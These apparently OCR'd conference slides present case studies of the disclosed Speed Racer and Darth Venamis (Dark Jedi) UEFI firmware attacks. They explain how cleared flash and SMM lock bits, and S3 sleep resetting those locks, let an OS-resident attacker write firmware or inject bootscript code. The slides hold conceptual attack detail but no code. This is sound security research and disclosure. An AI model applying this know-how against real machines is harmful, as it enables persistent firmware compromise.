
- BIOS_CNTL=0x0008 means no flash protection other than PRR!
- Apple doesn't use BIOS_CNTL lock enable or SMM.
- So they aren't technically vulnerable to Speed Racer...
- Attacker can write anywhere not protected by PRR.

Case study 1: Speed Racer

MacMini7,1
BIOS_CNTL=0x08

BIOS_CNTL.BLE
bit is not set!

BIOS_CNTL.SMM_BWP
bit is not set!



OS-resident Attacker

Protected
Range Registers

ACCESS DENIED
EVEN TO SMM

ACCESS DENIED
EVEN TO SMM

Firmware

UEFITool says
"padding"?

Code & Stuff

EFI Variables

Code & Stuff

Flash
Addr.

18E000

190000

610000

632000

7FFFFF

Case study 2: Darth Venamis


VU#976132

Case study 2: Darth Venamis

- Sometimes called the "Dark Jedi" attack.
- Named by Rafal Wojtczuk because Darth Plagueis defated Darth Venamis and put him into a death-sleep/coma to study midi-chlorians

Case study 2: Darth Venamis

VU#976132



1	**BIOS Lock Enable (BLE)** — R/WLO. 0 = Setting the BIOSWE will not cause SMIs. 1 = Enables setting the BIOSWE bit to cause SMIs. Once set, this bit can only be cleared by a PLTRST#

15	**Flash Configuration Lock-Down (FLOCKDN)** — R/W/L. When set to 1, those Flash Program Registers that are locked down by this FLOCKDN bit cannot be written. Once set to 1, this bit can only be cleared by a hardware reset due to a global reset or host partition reset in an Intel® ME enabled system.

A reset in which the host platform is reset and PLTRST# is asserted is called a Host Reset or Host Partition Reset. Depending on the trigger, a host reset may also result in

- The bits that lock down SMM and the firmware are cleared during a reset
- "sleep"/"suspend" are typically implemented as an ACPI S3 sleep, which results in these lockdown bits being cleared
- S3 sleep = dark jedi coma

31c3: Attacks on UEFI security, inspired by Darth Venamis's misery and Speed Racer Rafal Wojtczuk and Corey Kallenberg


- "Suspend to RAM" sleep resets all flash and SMM protection.
- Untrusted code can be injected into S3 resume "bootscript".
- Disclosed to CERT/CC and UEFI Security Response Team in Sept 2014
- Publicly disclosed at 31C3 in Dec 2014 [6][8]

Intel® Platform Innovation Framework for EFI

Boot Script Specification

Normal Boot

S3 Resume

